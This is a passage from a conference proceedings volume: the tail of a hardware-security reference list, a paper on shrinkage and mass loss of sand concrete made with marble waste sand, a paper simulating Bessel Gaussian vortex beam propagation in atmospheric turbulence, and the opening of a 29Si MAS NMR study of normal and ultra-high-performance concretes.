- [52] J.A. Roy, F. Koushanfar, and I.L. Markov, Ending piracy of integrated circuits, Computer 43 (2010) 30–38.
- [53] A. Baumgarten, A. Tyagi, and J. Zambreno, "Preventing IC piracy using reconfigurable logic barriers," in IEEE Design & Test of Computers, vol. 27, no. 1, pp. 66-75, Jan.-Feb. 2010.
- [54] J.B. Wendt and M. Potkonjak, "Hardware obfuscation using PUF-based logic," 2014 IEEE/ACM International Conference on Computer-Aided Design (ICCAD), San Jose, CA, 2014, pp. 270-271.
- [55] J. Rajendran, M. Sam, O. Sinanoglu, and R. Karri, "Security analysis of integrated circuit camouflaging," in Proc. ACM SIGSAC Conf. Comput. & Comm. Security, ACM, pp. 709–720.
- [56] R.P. Cocchi, J.P. Baukus, L.W. Chow, and B.J. Wang, "Circuit camouflage integration for hardware IP protection," in Proceedings of the 51st Annual Design Automation Conference, ACM, pp. 1–5.
- [57] K. Xiao and M. Tehranipoor, "BISA: Built-in self-authentication for preventing hardware Trojan insertion," IEEE Int. Symp. Hardware-Oriented Security and Trust (HOST), 2013, pp. 45-50.
- [58] D. McIntyre, F. Wolff, C. Papachristou, and S. Bhunia, "Trustworthy computing in a multi-core system using distributed scheduling," IEEE 16th Int. On-Line Testing Symp., 2010, pp. 211-213.
- [59] C. Liu, J. Rajendran, C. Yang, and R. Karri, "Shielding heterogeneous MPSoCs from untrustworthy 3PIPs through security driven task scheduling," in IEEE Transactions on Emerging Topics in Computing, vol. 2, no. 4, pp. 461-472, Dec. 2014.
- [60] K. Vaidyanathan, B.P. Das, and L. Pileggi, "Detecting reliability attacks during split fabrication using test-only BEOL stack," in Proc. 51st Annual Design Automation Conf., ACM, pp. 1–6.
- [61] M. Jagasivamani, P. Gadfort, M. Sika, M. Bajura, and M. Fritze, "Split-fabrication obfuscation: metrics and techniques," in HOST, IEEE Int. Symp., 2014, pp. 7–12.

- [62] B. Hill, R. Karmazin, C.T.O. Otero, J. Tse, and R. Manohar, "A split-foundry asynchronous FPGA," in Custom Integrated Circuits Conference (CICC), 2013 IEEE, IEEE, pp. 1–4.
- [63] Y. Xie, C. Bao, and A. Srivastava, "Security-aware design flow for 2.5D IC technology," in Proc. 5th Int. Workshop on Trustworthy Embedded Devices, ACM, pp. 31–38.
- [64] J. Valamehr, T. Sherwood, R. Kastner, D. Marangoni-Simonsen, T. Huffmire, C. Irvine, and T. Levin, "A 3-D split manufacturing approach to trustworthy system development," IEEE Trans. Comput.-Aided Design Integr. Circuits Syst., vol. 32, 2013, pp. 611–615.

BEHAVIOR OF A SAND CONCRETE BASED ON MARBLE WASTE (SHRINKAGE AND LOSS OF MASS)

O. Boughamsa¹ H. Hebhoub², L. Kherraf³ A. Abdelouahed⁴

*^{1,2,3,4} Lecturers; Department of civil engineering; LMGHU Laboratory; University of August 20th, 1955
Skikda; ALGERIA*

boughamsawassila@yahoo.fr

ABSTRACT

In this work, behavior due to shrinkage and mass loss of sand concrete was prospected. This concrete basically contains quarry sand; the latter is partially and completely replaced by recovery sand (marble waste sand). The substitution rates used are: 25%, 50%, 75% and 100%. Total shrinkage, endogenous shrinkage and mass loss, were then measured.

The results obtained show that the total shrinkage becomes more important while increasing substitution rate.

The values of the endogenous shrinkage of sand concrete based on quarry sand seem very close for all mixtures, but a minimum shrinkage obtained by 75% substitution can still be distinguished. The shrinkage increased continuously over 28 days, and began to stabilize until 150 days (end of trial).

Keywords: *recovery, sand concrete, substitution, waste, marble, mass loss, shrinkage, durability.*

1. INTRODUCTION

Shrinkage is a dimensional contraction of concrete due to chemical and physical phenomena. This phenomenon occurs as soon as the concrete is placed, during its setting and hardening and develops over time. The endogenous shrinkage is the consequence of the absorption of water from the capillary pores due to the hydration of the cement, not yet hydrated, a phenomenon known as self-drying, it results from the fact that the volume of hydrates formed is slightly less than the volume of the initial components (water + cement), this process leads to a decrease in volume after the concrete has set [1].

The objective of the study is to observe the behavior of a sand concrete, in which we introduce a sand of white marble waste (thrown powder exposed to different meteorological phenomena), recovered

from the quarry of derivatives of Fil- fila located 25km east of the town of Skikda in the north-east of Algeria; in addition to quarry sand, there are also fine limestone recovered from quarry filters.

The total shrinkage, the endogenous shrinkage and the loss in mass due to each phenomenon were measured in order to know the behavior of the sand concrete.

2. USED MATERIALS

The cement is a CEM I with low content C3A manufactured in Algeria, whose absolute density is 3,220 g/cm³ with a specific Blaine surface area of 3025cm²/g. the chemical and mineralogical composition is shown in table 1.

Table 1. Chemical and mineralogical composition of cement CEM I

Components	Percentage (%)	Components	Percentage (%)
CaO	63,69	SO ₃	2,08
Al ₂ O ₃	4,55	C ₄ AF	16,20
Fe ₂ O ₃	5,03	PAF	0,70
SiO ₂	20,90	CaO free	0,75
Na ₂ O	0,18	MS	0,75
K ₂ O	0,33	C ₃ S	67,35
Cl ⁻	0,001	C ₂ S	9,42
C ₃ A	3,33		

- Calcareous sand, class 0/3 from the quarry of Ben Brahim of Constantine, N-E of Algeria
- Class 0/2 limestone marble waste sand from the Fil-fila quarry, East of Skikda N-E of Algeria;
- The fine limestone (fillers), recovered from the filters of the quarry of Ben Azzouz located in the East of Skikda (Algeria), passing through the 80µm sieve to more than 80%.
- The different physical and chemical properties of aggregates are shown respectively in tables 2 and 3.

Table 2. Physical characteristics of granulates

Characteristics	Quarry sand 0/3	Waste marble sand 0/2	Quarry fillers
Apparent Density (g/cm ³)	1,45	1,680	1,05
Real density (g/cm ³)	2,614	2,666	2,74
Sand equivalent (%)	60	67,10	/
Water absorption (%)	2,01	5	/
Fineness modulus	2,93	1,79	/
Blue methylene value	0,8	0,6	/

Table 3. Chemical composition of granulates

Chemical components	Quarry sand 0/3	Waste marble sand 0/2	Fillers
CaCO ₃	82,80	98	84,60
CaO	55,45	55,29	55,80
SO ²⁻ ₄	-	-	-
Cl ⁻	0,000	0,24	0,21
Al ₂ O ₃	0,18	0,08	0,01
Fe ₂ O ₃	0,08	0,04	0,01
SiO ₂	0,33	0,15	0,14
MgO	0,25	1,03	-
Na ₂ O	0,080	0,01	0,01
K ₂ O	0,020	0,01	0,01

- The adjuvant is a super high plasticizer water reducer "Polyflow SR5400", in the form of light brown liquid with a PH = 5 and a density of 1.07.

According to the characterization tests, we find that:

- (a) The density of marble waste sand is close to that of quarry sand, so the marble waste sand is the densest.
- (b) The fineness modulus of the marble waste sand is the lowest (table 2) and indicates predominance fine-grained sand, an ease of implementation at the probable detriment of the resistance and a high demand for water, this result is consistent with that found by [2].
- (c) Marble waste sand has the highest fines content (6.12%) compared to quarry sand with 0.84%.
- (d) According to the chemical analyzes, the marble waste sand is limestone (98% CaCO_3) so a good matrix/granulate bonding [4], this sand is rich in CaO which offers a lot of C3S generating high resistance at young age.

3. PROGRAM

The Concrete formulation was established according to the experimental method of Sablocrete project [5] based on the determination of the volumes of the various components, the properties of control concrete, fresh or hardened and the methods of verification of these properties are identical for the sand concrete [6]. The substitution is made by replacing a volume of ordinary sand with the same volume of the marble waste sand; afterwards the quantities were calculated by weight. The water to cement ratio, the cement dosage and the amount of the adjuvant are then set, while varying the substitution rates. The fines content is a function of the nature of ordinary sand.

Prepared mixtures of sand concrete:

BSC 0%: Quarry sand concrete (control mix)

BSC 25%: Quarry sand concrete with 25% waste marble sand

BSC 50%: Quarry sand concrete with 50% waste marble sand

BSC 75%: Quarry sand concrete with 75% waste marble sand

BSM: Sand concrete with 100% of waste marble sand.

4. USED TESTS


- ✓ Total Shrinkage test
- ✓ Endogenous shrinkage test
- ✓ Mass loss test in air
- ✓ Mass loss test with covered samples

5. TOTAL SHRINKAGE AND LOSS OF MASS


The introduction of waste marble sand into the formulation of the sand concrete has a considerable impact on the shrinkage of specimens stored in the laboratory at a relative humidity of 80%.

Total shrinkage is influenced by:

- Relative humidity and ambient temperature, it increases with decreasing humidity and increasing temperature;
- The mineralogical composition of cement (tricalcium aluminates) influences shrinkage;
- It also depends on powdered mineral additions as well as the fine fraction of aggregates.



Graphic 14. Effect of the substitution rate on the total shrinkage of BSC and BSM in depending on age



Graphic.2. Effect of the substitution rate on the mass loss of BSC and BSM in depending on age

We see that the shrinkage (graphic 1) becomes more and more important with the increase of the substitution rate, the maximum shrinkage is obtained with the marble waste sand concrete (BSM); the minimum shrinkage is obtained with the control concrete and that with 25% substitution, so we can say that the total substitution increased the shrinkage of the sand concrete. What has been observed by Hebhouh [7].


Over time, the shrinkage values increase more rapidly during the period from the first day up to 14 days. In graphic 2, we see almost the same kinetics of the development of the loss in mass of the test pieces kept in the air, of the concrete based on quarry sand, the greatest loss in mass (graphic 2) is given by the BSM, which is consistent with the result of the total shrinkage. The lowest one is obtained with the quarry sand concrete with 25% of the substitution rate.

During 28 days of drying in ambient air (laboratory), the loss in mass is very fast due to the evaporation of water contained in the samples. After this period the loss in mass tends to stabilize. Sardinha [8] find that the most pronounced shrinkage was during the first days and tends to be stable afterward, and that the total shrinkage is indifferent to the reduction in cement content by its replacement with marble powder.

The total shrinkage changes very quickly for all types of test pieces stored in the open air, because of their sizes, which makes drying more favorable Bouhamou [9]

6. ENDOGENOUS SHRINKAGE AND MASS LOSS

This shrinkage is the consequence of the absorption of water from the capillary pores due to the hydration of the cement not yet hydrated, a phenomenon known as self-drying, it results from the fact that the volume of hydrates formed is slightly less than the volume of the initial components (water + cement), this process leads to a decrease in volume after the concrete has set Chalarem [1].




Graphic 3. Effect of substitution rate on endogenous withdrawal of BSC and BSM in versus age

The values of the endogenous shrinkage (Graphic 3.) of sand concrete based on quarry sand seem very close for all the mixtures, but we still distinguish a minimum shrinkage obtained by 75% substitution. The withdrawal increased continuously over 28 days, and began to stabilize until 150 days (end of trial).

It can be said here that the substitution rate did not have a significant effect on the endogenous shrinkage of the quarry sand concrete.

The mineral additions and additives contained in the sand concrete paste, above all have an effect on the kinetics of the Le Chatelier contraction which is our case since we used a superplasticizer as an additive.



Graphic 4. Effect of the substitution rate on the loss in mass of BSC and BSM versus age

We see in Graphic 4. that the values of loss in mass during the first four days are very close for all the mixtures, from this age, they become a little more important for the BSC25% and BSC50% compared to those of BSC75% and BSM and this up to 28 days, beyond this age, the loss in mass of concrete BSC75% and BSM become the most important.

7. CONCLUSIONS

The effect of replacement of ordinary sand by waste marble sand on shrinkage was studied in this paper. Given results show that both of total and endogenous shrinkage, increase while increasing substitution rate. The greatest mass loss in air is given by BSM, which is consistent with the result of total shrinkage. The minimum mass loss is obtained with 25% of the substitution rate.

8. REFERENCES

- [1] Chalarem. N. « Carcterisation of SCC made with dragage sediments under shrinkage at early age » Academic Master, University of science and technologie, Mostaganem, Algeria 2016.

- [2] Hebhouh,H., Aoun,H., Belachia,M.,Houari,H. and Ghorbel,E. “Use of Waste Marble Aggregates in Concrete”, *Constr. Build. Mater.*, 25 1167-1171. 2011.
- [3] Hebhouh,H., Belachia,M. and Djebien,R. “Introduction of Sand Marble Wastes in the Composition of Mortar”, *Struct. Eng. Mech.*, Vol. 49, No. 4. 491-498 2014.
- [4] Dreux,G and Feasta,J. « Nouveau Guide du Béton et de Ses Constituants », Édition Eyrolles, Paris, France 1996.
- [5] SABLOCRETE “Sand Concrete: characteristics and practices of use”, Press of the national school of the bridges and roads, France 1994.
- [6] Omar,M.O., Ghada,D.Abd Elhameed, Mohamed,A.Sherif and Hassan,A. Mohamadien, “Influence of Limestone Waste as Partial Replacement Material for Sand and Marble Powder in Concrete Properties”, *HBRC Journal* 8, 193-203 2012.
- [7] Hebhouh Houria, Kherraf Leila, Abdelouahed Assia and Belachia Mouloud, “Introduction of marblwaste sand in the composition of mortar” DOI: <http://dx.doi.org/10.5772/intechopen.91254> 2020.
- [8] Manuel Sardinha, Jorge de Brito, Ricardo Rodrigues “Durability properties of structural concrete containing very fine aggregates of marble sludge”, *Construction and Building Materials* 119 (2016) 45-52 2016.
- [9] Bouhamou.N “Etude du comportement d’un béton autoplaçant à base de vase de dragage vis-à-vis du retrait” Colloque 01 Ecomatériaux, Matériaux 24-28Novembre 2014.

THE SPECTRAL PROPERTIES OF A BESSEL GAUSSIAN VORTEX BEAM IN TURBULENT ATMOSPHERE

Kholoud Elmabruk

*Sivas University of Science and Technology, Department of Electrical and Electronics
Engineering, Faculty of Engineering, Sivas, TURKEY*

elmabruk@sivas.edu.tr

ORCID: 0000-0002-8873-584X

ABSTRACT

Bessel Gaussian Vortex beam is an essential beam of the non-diffraction vortex beams, which can be generated easily with the spatial light modulator. Bessel Gaussian Vortex beams are very attractive for a wide range of applications like laser radar, light detection and ranging, and quantum optical communications due to their non-diffracting property and self-healing characteristics. In these applications, the propagation of the beam in the atmosphere affects strongly its properties. Accordingly, in this paper, we numerically analyze the effect of beam parameters on the spectral properties of Bessel Gaussian vortex beam propagating in the turbulent atmosphere. We perform this analysis utilizing a random phase screen model. We evaluate the spectral properties against the changes of topological charge, operating wavelength, and source size parameters. The intensity of the beam propagated in a turbulent atmosphere is presented against the beam propagated in free-space. The results show that using a Bessel Gaussian vortex beam with a higher topological charge helps the beam keeping its initial profile. As the source size increases, the transmitted Bessel Gaussian vortex beam loses its central dark spot and becomes a Gaussian beam. Furthermore, our results state that operating at higher wavelengths helps the beam keeping its original beam profile when propagating in a turbulent atmosphere. We believe that the results that we present will be useful in improving the performance of next-generation optical communication links and networks since in these applications, the propagation of the laser beam in the atmosphere (channel) degrades the probability of error performance of the system due to the atmospheric effects.

Keywords: *Bessel Gaussian vortex beam, Topological charge, Operating wavelength, Source size, Random phase screen, Turbulence*

TÜRBÜLANSLI ATMOSFERDE BİR BESSEL GAUSSIAN VORTEX IŞINININ SPEKTRAL ÖZELLİKLERİ

ÖZET

Bessel Gauss girdap ışını, uzaysal ışık modülatörü ile kolayca oluşturulabilen kırınımsız girdap hüzmelerinin temel bir ışınıdır. Bessel Gauss girdap ışınları, kırınmama özellikleri ve kendi kendini iyileştirme özellikleri nedeniyle lazer radar, ışık algılama ve menzil ve kuantum optik iletişim gibi çok çeşitli uygulamalar için çok çekicidir. Bu uygulamalarda, ışının atmosferdeki yayılması özelliklerini güçlü bir şekilde etkiler. Buna göre, bu çalışmada, türbülanslı atmosferde yayılan Bessel Gauss girdap ışınının spektral özellikleri üzerindeki ışın parametrelerinin etkisini sayısal olarak analiz ediyoruz. Bu analizi rastgele bir aşamalı ekran modeli kullanarak gerçekleştiriyoruz. Spektral özellikleri topolojik yük, dalgaboyu ve kaynak boyutu parametrelerindeki değişikliklere göre değerlendiriyoruz. Türbülanslı bir atmosferde yayılan ışının yoğunluğu, serbest uzayda yayılan ışına karşı sunulur. Sonuçlar göre, daha yüksek topolojik yüke sahip bir Bessel Gauss girdap ışını kullanmanın, ışının başlangıç profilini korumasına yardımcı olduğunu göstermektedir. Kaynak boyutu arttıkça, iletilen Bessel Gauss girdap ışını merkezi karanlık noktasını kaybeder ve bir Gauss ışını haline gelir. Ayrıca, daha yüksek dalga boylarında çalışan ışınlar, türbülanslı bir atmosferde yayılırken ışının orijinal ışın profilini korumasına yardımcı olduğunu belirtmektedir. Sunduğumuz sonuçların, yeni nesil optik iletişim bağlantılarının ve ağlarının performansının iyileştirilmesinde faydalı olacağına inanıyoruz, çünkü bu uygulamalarda, lazer ışınının atmosferde (kanal) yayılması, atmosferik etkiler nedeniyle, sistemin hata performansı olasılığını düşürür.

Anahtar Kelimeler: Bessel Gauss girdap, Topolojik yük, Dalga boyu, Kaynak boyutu, Rastgele faz ekranı, Türbülans

1. INTRODUCTION

Orbital angular momentum beams (OAM) are a technology with a new fundamental degree of freedom that has revolutionised great diversity in a wide range of applications. These beams have emerged in optical manipulation, biomedical applications, micro-fabrication, super-resolution microscopy, imaging, trapping and tweezers in biosciences and micro-mechanics and also in the new generation of optical communication [1, 2]. In these applications, the use of OAM beams is due to their

unique properties. OAM beams offer a large capacity and high dimensional information processing in optical communications due to the multiple obtainable OAM states. In free-space optical (FSO) links, the spatial generated OAM beams using namely spiral phase plates, computer-generated fork holograms, spatial light modulators, and cylindrical lens pairs have low crosstalk and strong scalability [3]. In these links, apart from all the attractive advantages, the environmental challenges that are caused by the propagation medium are inevitably encountered. Thus, studying the effect of these phenomena on the light beams is a critical issue for the FSO links.

In this context, six different types of vortex beams has been investigated in strong turbulence, this study revealed that as the values of topological charge increases the scintillation level decreases [4]. Vortex beams have been investigated from the perspective of their propagation in turbulent atmosphere. Rytov approximation theory and the non-Kolmogorov turbulence model have been utilized to study the performance of Bessel Gaussian vortex beams propagating in a subway tunnel [5]. The propagation of Bessel Gaussian vortex beam in atmospheric turbulence was studied using the extended Huygens-Fresnel principle, and only the effect of topological charge was explored [6]. The effect of the source parameters on the detection probability of partially coherent Bessel Gaussian vortex beams in anisotropic turbulence was studied [7]. The propagation of partially coherent Bessel–Gaussian beams in turbulent atmosphere were investigated via the extended Huygens–Fresnel principle [8]. To the best of our knowledge, the researches undertaken so far has been restricted to partially coherent Bessel Gaussian vortex or studying specific parameters depending on complex techniques, hence no detailed research demonstrating the effectiveness of Bessel Gaussian vortex beam when propagating in turbulent atmosphere.

2. THEORETICAL MODEL

The use of wave-optics to model the propagation of light beams in a turbulent atmosphere is a combination of Fourier transform and random phase screen model. The free-space propagation of the light beam can be efficiently simulated via Fourier transform [4]. Meanwhile, the phase fluctuations that caused by propagating in turbulence is modeled by dividing the total propagation distance into intervals of ΔL length separated by phase screen plans.

The received field of the vortex beam after propagating a distance L in a turbulence free medium (free-space) is expressed by Huygens–Fresnel integral as [9]

$$u_{r_{fs}}(\mathbf{r}, L) = \frac{-jk}{2\pi L} \exp(jkL) \int_{-\infty}^{\infty} \int_{-\infty}^{\infty} u_s(\mathbf{s}) \exp\left[\frac{jk}{2L}(\mathbf{r} - \mathbf{s})^2\right] d^2\mathbf{s} \quad (1)$$

where $r = (r_x, r_y)$ is the receiver plane transverse coordinates, $s = (s_x, s_y)$ is the source plane transverse coordinates, $u_s(\mathbf{s})$ is the beam at the source plane, L is the on-axis receiver plane location, and $k = 2\pi/\lambda$ refers to the wave number at the source wavelength λ .

Realizing that equation (1) has a two-dimensional Fourier transform form, it can be written as follows [10, 11]

$$u_{r_{f_s}}(\mathbf{r}, L) = F^{-1}[F(u_s(s))F(h(r))] = F^{-1}[U_s(\mathbf{f})H(\mathbf{f})] \quad (2)$$

where $h(r)$ is the transfer function and F is the Fourier transform operator, F^{-1} is the inverse Fourier transform, $\mathbf{f} = (f_x, f_y)$ represents the spatial frequency and $H(\mathbf{f})$ refers to the free-space propagation transfer function with the following expression

$$H(\mathbf{f}) = \exp\left[jL\left(k - \frac{2\pi^2}{k}|\mathbf{f}|^2\right)\right] \quad (3)$$

The random phase screen model that we use includes the effect of atmospheric turbulence by dividing the propagation distance (L) up into N_s intervals ($\Delta L = L/N_s$) separated by thin phase screen planes. Accordingly, the field at the receiver on the m^{th} plane can be written as follows [11, 12]

$$u_r(\mathbf{r}, mL) = F^{-1}[F[u_s(\mathbf{r}, (m-1)\Delta L)\exp(j\phi(\mathbf{r}))]]H(\mathbf{f}) \quad (4)$$

where $\phi(\mathbf{r})$ states the phase power spectral density of the individual screens of random phase distribution, in this study the Von-Karman spectrum is utilized with a power spectral density of [13]

$$\Phi_\phi(\mathbf{f}) = \frac{0.0036LC_n^2k^2L_0^{11/3}}{(L_0^2|\mathbf{f}|^2 + 1)^{11/6}} \exp[-1.1265l_0^2|\mathbf{f}|^2] \quad (5)$$

where C_n^2 denotes the refractive index structure constant, L_0, l_0 are the outer and inner scales of turbulence respectively.

Accordingly, the averaged intensity of the beam at the receiver plan can be found by multiplying the receiver field with its complex conjugate and expressed as follows

$$\langle I_r(\mathbf{r}, L) \rangle = \frac{1}{N_r} \sum_{i=1}^{N_r} u_r(\mathbf{r}, L)u_r^*(\mathbf{r}, L) \quad (6)$$

where $\langle \rangle$ stands for the average, and $I_r(\mathbf{r}, L)$ is the intensity of the received field. Theoretically the averaging limit (N_r) approaches infinity, however, practically it is a turbulence dependent term and keeping it around 500 is sufficient [13-15].

3. NUMERICAL RESULTS

The investigated Bessel Gaussian vortex beam in the source plane considered in the radial coordinates system as follows [16]

$$u_s(s, \phi) = \exp\left(-\frac{s^2}{\alpha_s^2}\right) J_m\left(\frac{s}{\alpha_s}\right) \exp(jm\phi) \quad (7)$$

where m represents the topological charge, α_s is the source size and ϕ refers to the azimuthal angle. The Bessel Gaussian vortex beam in the source plane is plotted in Figure 1.




Figure 1. Bessel Gaussian vortex beam in the source plane with $m = 1$

To obtain reliable results the propagation distance (L) is divided into 30 intermediate phase screens with 512×512 grid size. The average intensity is presented in cross line plots, where the averaging was taken over 500 simulation runs. The constant of refraction index structure of the atmospheric medium is considered as $10^{-14} \text{ m}^{-2/3}$. The examined beam travels 5 km. The operating wavelength was chosen as 1550 nm since it is widely used in optical communication systems. The random phase screen setting is examined to cope with the constraints stated in [17, 18] sufficiently. The inner scale and the outer scale of the Von-Karman spectrum set to zero, and infinity respectively. A $10 \text{ cm} \times 10 \text{ cm}$ source plane is used to accommodate all the beam power efficiently. The effects of topological charge, propagation distance, source size and operating wavelength on the Bessel Gaussian vortex beam propagating in a turbulent atmosphere are assessed and discussed. The spectral properties of the beam are evaluated by comparing the intensity of the received beam propagated in turbulence with the same beam propagated in free-space.

The effect of the topological charge (m) on the intensity profile of Bessel Gaussian vortex beam with source size ($\alpha_s = 1 \text{ cm}$) and operating wavelength ($\lambda = 1550 \text{ nm}$) after propagating 5 km in moderate turbulence ($C_n^2 = 10^{-14} \text{ m}^{-2/3}$) is illustrated in Figure 2. By comparing the intensity profile of the beam propagating in turbulence with the profile of the same beam propagating in free space, we can observe that beams with higher topological charges keep their initial profile better than the beams with

lower topological charges. This result is in agreement with the analytical results in [6, 19], which proves that the designed random phase screen model works properly.




Figure 2. Received normalized average intensity of Bessel Gaussian vortex beam propagating in turbulence at different topological charges (m)

The intensity profiles of Bessel Gaussian vortex beam against different propagation distances are shown in Figure 3. In which as expected we can see that as the propagation distance increases the beam evolves to lose its hollow center. This is a reasonable result due to the fact that in turbulent medium the coherence length of the beam, give in [19], decreases in the form of $L^{-3/5}$ as the propagation distance increases [19, 20].




Figure 3. Received normalized average intensity of Bessel Gaussian vortex beam propagating in turbulence at different propagation distances (L)

Figure 4 shows the variation of Bessel Gaussian vortex beam profile against the source size (α_s) when the beam with topological charge ($m = 1$) and propagates 5 km in moderate turbulence at operating wavelength of 1550 nm. As observed from the figure, beams with bigger source sizes will evolve into Gaussian-like profiles faster than the ones with small source sizes.




Figure 4. Received normalized average intensity of Bessel Gaussian vortex beam propagating in turbulence at different source sizes (α_s)

The operating wavelength is an essential parameter in the communication links, for this reason four different wavelengths that are in used in the optical communication systems set to be investigated how they affect the Bessel Gaussian vortex beam propagating in turbulent atmosphere. From Figure 5 we obtained that operating at higher wavelengths helps the beam keeping its original beam profile at moderate turbulence. According to [19, 20] operating at higher wavelengths increases the coherence length that helps the beam resist the turbulence effect.




Figure 5. Received normalized average intensity of Bessel Gaussian vortex beam propagating in turbulence at different operating wavelength (λ)

4. CONCLUSION

The random phase screen model is utilized to investigate the behaviour of Bessel Gaussian vortex beam propagating in atmospheric turbulence. For the first time a detailed analysis of the beam parameters' effect on the intensity profile of Bessel Gaussian vortex beam propagating in a turbulent atmosphere are investigated. Accordingly, it is observed that vortex beams with a higher topological charge will keep its original shape. As the propagation distance increases the effect of turbulence will be stronger. Beams with bigger source sizes will evolve to the Gaussian-like beam. Operating at higher wavelengths will help the beam keeping its initial profile. The findings are in good agreement with the analytical expectations in literature. Accordingly, the obtained results will be very useful in the analysis and design of optical communication links in the future applications.

5. REFERENCES

- [1] A.M. Yao, and M.J. Padgett, , "Orbital angular momentum: origins, behaviour and applications," *Advances in Optics and Photonics* 3, 161–204, 2011.
- [2] Wang, J. et. al., "Twisted optical communications using orbital angular momentum," *Sci. China-Phys. Mech. Astron.* 62, 3, 034201, 2019.
- [3] Feng, L. et. al., "A Review of Tunable Orbital Angular Momentum Modes in Fiber: Principle and Generation," *Appl. Sci.*, 9, 2408; doi:10.3390/app9122408, 2019.
- [4] H.T. Eyyuboğlu, "Scintillation behaviour of vortex beams in strong turbulence region," *J. Mod. Opt.* 63, 2374–2381, 2016.
- [5] X. Wang and Y. Song, "Transmission characteristics of Bessel–Gaussian vortex beams propagating along both longitudinal and transverse directions in a subway tunnel," *Opt. Eng.* 57(2), 024105-1-9, 2018.
- [6] K. Zhu, G. Zhou, X. Li, X. Zheng, and H. Tang, "Propagation of Bessel-Gaussian beams with optical vortices in turbulent atmosphere," Vol. 16, 26, *Optics Express*, 21315-21320, 2008.
- [7] M. Cheng, L. Guo, J. Li, and Q. Huang, "Propagation properties of an optical vortex carried by a Bessel–Gaussian beam in anisotropic turbulence," Vol. 33, 8, *Journal of the Optical Society of America A*, 1442-1450, 2016.
- [8] K. Zhu, S. Li, Y. Tang, Y. Yu, and H. Tang, "Study on the propagation parameters of Bessel–Gaussian beams carrying optical vortices through atmospheric turbulence," Vol. 29, 3, *J. Opt. Soc. Am. A* 251-257, 2012.

- [9] L.C. Andrew and R.L. Phillips, *Laser beam propagation through random media*, SPIE Press: Bellingham, WA, 2005.
- [10] H.T. Eyyuboğlu, “Estimation of aperture averaged scintillations in weak turbulence regime for annular, sinusoidal and hyperbolic Gaussian beams using random phase screen,” *Opt. Laser Technol.* 52, 96–102, 2013.
- [11] M.R. Chatterjee, A. Mohamed and F.S. Almeahadi, “Secure free-space communication, turbulence mitigation, and other applications using acousto-optic chaos,” *Appl. Opt.* 57(10), C1-C13, 2018.
- [12] H.T. Eyyuboğlu, D. Voelz and X. Xiao, “Scintillation analysis of truncated Bessel beams via numerical turbulence propagation simulation,” *Appl. Opt.* 52, 8032-8039, 2013.
- [13] A. Mohamed and M.R. Chatterjee, “Image intensity recovery with mitigation in the presence of gamma–gamma atmospheric turbulence using encrypted chaos,” *Opt. Eng.* 58(3), 036110, 2019.
- [14] R. Rao, “Statistics of the fractal structure and phase singularity of a plane light wave propagation in atmospheric turbulence,” *Appl. Opt.* 47, 269–276, 2008.
- [15] J.D. Schmidt, *Numerical simulation of optical wave propagation with examples in MATLAB*, SPIE Press: Washington, DC, Chapters 7, 8 and 9, 2010.
- [16] A. J. Lee and T. Omatsu, *Direct Generation of Vortex Laser Beams and Their Non-Linear Wavelength Conversion*, Chapter, <http://dx.doi.org/10.5772/66425>, 2017.
- [17] H. Zhai, B. Wang, J. Zhang, and A. Dang, “Fractal phase screen generation algorithm for atmospheric turbulence,” Vol. 54, 13, *Applied Optics* 49, 2015.
- [18] H. T. Eyyuboğlu, Ç. Arpali and Y. Baykal, “Flat topped beams and their characteristics in turbulent media,” Vol. 14, 10, *Optics Express*, 2006.
- [19] H. T. Eyyuboğlu, “Aperture averaged scintillation of fully and partially coherent Gaussian, annular Gaussian, flat topped and dark hollow beams,” *Opt. Commun.* 339, 141–147, 2015.
- [20] D. Dravins et al., “Atmospheric intensity scintillation of stars, I. statistical distributions and temporal properties,” *Publications of the Astronomical Society of the Pacific* 109, 173-207, 1997.

SOLID STATE ²⁹SI MAS NMR SPECTROSCOPY OF NORMAL AND ULTRA HIGH PERFORMANCE CONCRETES

A. Korpa¹; V. Teneqja¹; S. Dervishi¹; S. Gjyli²; J. Volavšek³

¹ *Department of Chemistry, Faculty of Natural Sciences, Tirana, Albania*

² *Department of Industrial Chemistry, Faculty of Natural Sciences, University of Tirana, Albania,*

³ *National Institute of Chemistry, Ljubljana, Slovenia*

arjan.korpa@fshn.edu.al

ABSTRACT

Solid-state nuclear magnetic resonance spectroscopy can resolve key atomic structural details and has become a crucial tool in characterizing cementitious materials structure and properties. It is applied to understand composition, structure and property relationships. In order to extend the understanding of our UHPC samples and the reasons that lie behind their increased performance, we present herewith some quantification ²⁹Si MAS NMR spectroscopy results of C-(A-)S-H phase (C-S-H containing Al) of a Normal concrete (NC), a Reactive Powder Concrete (RPC belonging to ultra high performance concrete class) and a Ultra High Performance Concrete (UHPCnS) modified with nanoscale silica (Pox). The peak deconvolution of ²⁹Si spectra employed the Gaussian distribution with fixed values of chemical shifts and FWHM (full width at half maximum). The silicon-aluminum substitution leads to an increase in the degree of polymerization of the structure and is measured as an increase of the mean chain length (MCL) which is the highest for the UHPCnS sample. The increased polymerization is due to the increment of the Al percentage that replaces Si in C-S-H. The mean chain length (MCL) and degree of connectivity (Dc) correlate well between them and are in agreement with the material macroscopic properties. In line with the above, the Q₃ sites only found at UHPCnS promote the development of three-dimensional solid that is characterized by increased strength and elastic response of the material. The C-(A-)S-H phases of both ultra high performance concrete samples have a granular-like morphology and very dense texture differently to the normal concrete sample with needle-like C-(A-)S-H morphology and loose structure.

Key words: *Solid state ²⁹Si MAS spectroscopy; Normal concrete; Ultra high performance concrete, C-(A-)S-H morphology.*

1. INTRODUCTION

The need for novel construction materials with enhanced mechanical and durability properties for wide use in the construction industry (i.e. military structures, rehabilitation work, etc.) has led to the development of ultra high performance concrete (UHPC) [1-7]. UHPC is a relatively new construction material that exhibits outstanding compressive strength (150–250 MPa which is 10 times that of traditional concrete), permeability, abrasion resistance and durability properties [1], [2]. To achieve these extraordinary properties, some special processing is required, e.g. the utilization of admixtures, application of as low as possible water/cement ratios and heat treatment/curing procedures [1-7]. In previous research work, based on the principles of RPC development, we have reported about the development of ultra high performance concrete (UHPC), additionally containing nanoscale pozzolans, with improved and more advanced properties [5,7]. The structural examinations of the developed UHPC by means of gas adsorption (GA), atomic force microscopy (AFM), X-ray diffraction (XRD) and other investigation methods have revealed considerable structural improvements that correlate very well with increased strength and durability properties [6]. While outstanding material properties have been recorded at macroscopic scale, the underlying mechanisms at nanoscale that deliver these properties are not fully understood. In order to better understand the reason for such outstanding macroscale properties, some quantitative ^{29}Si MAS NMR spectroscopy analysis of C-(A-)S-H phase (C-S-H containing aluminum (Al)) of a Normal concrete (NC), a Reactive Powder Concrete (RPC belongs to ultra high performance concrete class) and 